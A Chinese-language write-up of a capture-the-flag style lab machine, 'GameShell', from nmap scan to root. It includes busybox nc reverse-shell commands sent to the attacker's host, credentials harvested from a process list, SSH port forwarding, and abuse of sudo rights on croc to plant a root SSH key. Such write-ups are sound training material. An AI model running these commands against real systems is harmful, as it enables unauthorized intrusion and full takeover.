群友靶机-GameShell

信息收集


```
# Nmap 7.95 scan initiated Mon Nov 24 22:37:27 2025 as: /usr/lib/nmap/nmap -p22,80,7681 -A -oA details 10.0.2.23
Nmap scan report for 10.0.2.23
Host is up (0.00092s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey: 
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Bash // The Eternal Shell
7681/tcp open  http    ttyd 1.7.7-40e79c7 (libwebsockets 4.3.3-unknown)
|_http-title: ttyd - Terminal
|_http-server-header: ttyd/1.7.7-40e79c7 (libwebsockets/4.3.3-unknown)
MAC Address: 08:00:27:75:F6:D8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.92 ms 10.0.2.23

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Nov 24 22:37:35 2025 -- 1 IP address (1 host up) scanned in 8.87 seconds
```

在7681端口发现一个webshell




```
  |                                                     |
--+-----------------------------------------------------+--
  | Run the command                                     |
  |     $ gsh goal                                      |
  | to discover your first mission.                     |
  |                                                     |
  | You can check the mission has been completed with   |
  |     $ gsh check                                     |
  |                                                     |
  | The command                                         |
  |     $ gsh help                                      |
  | displays the list of available (gsh) commands.      |
--+-----------------------------------------------------+--
  |                                                     |

[mission 1] $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
[mission 1] $ busybox nc 10.0.2.4 4444 -e /bin/bash
```

直接弹回来 拿到初始立足点

提权

跑一遍linpeas 发现了一组凭据 `admin:nimda`




```
www-data     7116  0.0  0.0   3412  1024 pts/1    S+   02:50   0:00                                _ /bin/sh ./linpeas.sh
www-data     7120  0.0  0.1  11844  3288 pts/1    R+   02:50   0:00                                |   _ ps fauxwww
www-data     7119  0.0  0.0   3412  1024 pts/1    S+   02:50   0:00                                _ /bin/sh ./linpeas.sh
eviden        371  0.0  0.0   1564  1012 ?        Ss   02:47   0:00 /usr/local/bin/ttyd -i 127.0.0.1 -p 9876 -c admin:nimda -W bash
root          388  0.0  0.0   5840  1648 tty1     Ss+  02:47   0:00 /sbin/agetty -o -p -- u --noclear tty1 linux
root          410  0.0  1.0 108880 21176 ?        Ssl  02:47   0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
root          420  0.0  1.7 253876 34744 ?        Ss   02:47   0:00 /usr/sbin/apache2 -k start
```

转发出来 看看啥情况

```
[mission 1] $ ssh -N -R 127.0.0.1:8888:127.0.0.1:9876 kali@10.0.2.4
ssh -N -R 127.0.0.1:8888:127.0.0.1:9876 kali@10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
ECDSA key fingerprint is SHA256:33aWTGl3WhDuj9SOCzS8KAOINE6ZRWf3SDZ18RYH3FA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
yes
Could not create directory '/var/www/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
kali@10.0.2.4's password: 不给看
```

需要凭据登录 不过我们刚好拿到



127.0.0.1:8888


This site is asking you to sign in.

Username: admin

Password: ••••••

The connection was reset

The connection to the server was reset while the page was loading.



```
eviden@GameShell:/$ id
uid=1001(eviden) gid=1001(eviden) groups=1001(eviden)
eviden@GameShell:/$ busybox nc 10.0.2.4 443 -e /bin/bash
```

老规矩 转发出来再看

```
eviden@GameShell:/$ sudo -l
sudo -l
Matching Defaults entries for eviden on GameShell:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User eviden may run the following commands on GameShell:
    (ALL) NOPASSWD: /usr/local/bin/croc
eviden@GameShell:/$ croc -h
croc -h
NAME:
   croc - easily and securely transfer stuff from one computer to another

USAGE:
   croc [GLOBAL OPTIONS] [COMMAND] [COMMAND OPTIONS] [filename(s) or folder]
```

一个可以传输文件的工具 并且可写 那就传个公钥吧

```
┌──(kali㉿kali)-[~/Desktop/gameshell]
└─$ ./croc --ip 10.0.2.23 send authorized_keys
Sending 'authorized_keys' (91 B)
Code is: 4370-jacket-admiral-mustang

On the other computer run:
(For Windows)
    croc 4370-jacket-admiral-mustang
(For Linux/macOS)
    CROC_SECRET="4370-jacket-admiral-mustang" croc
Code copied to clipboard!

Sending (->10.0.2.23:34194)
authorized_keys 100% |████████████████████| (91/91 B, 384 kB/s)
```

```
eviden@GameShell:/$ sudo croc --yes --out /root/.ssh
sudo croc --yes --out /root/.ssh
Enter receive code: 4370-jacket-admiral-mustang
Enter receive code: 4370-jacket-admiral-mustang
Receiving 'authorized_keys' (91 B)

Receiving (<-10.0.2.4:9009)

Overwrite 'authorized_keys'? (y/N) (use --overwrite to omit) y
y
 authorized_keys 100% |████████████████████| (91/91 B, 35 kB/s)
```

```
┌──(kali㉿kali)-[~/Desktop/gameshell]
└─$ ssh root@10.0.2.23 -i ~/.ssh/id_ed25519
The authenticity of host '10.0.2.23 (10.0.2.23)' can't be established.
ED25519 key fingerprint is SHA256:O2iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:2: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    (4 additional names omitted)
```

```
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.23' (ED25519) to the list of known hosts.
Linux GameShell 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@GameShell:~# id
uid=0(root) gid=0(root) groups=0(root)
```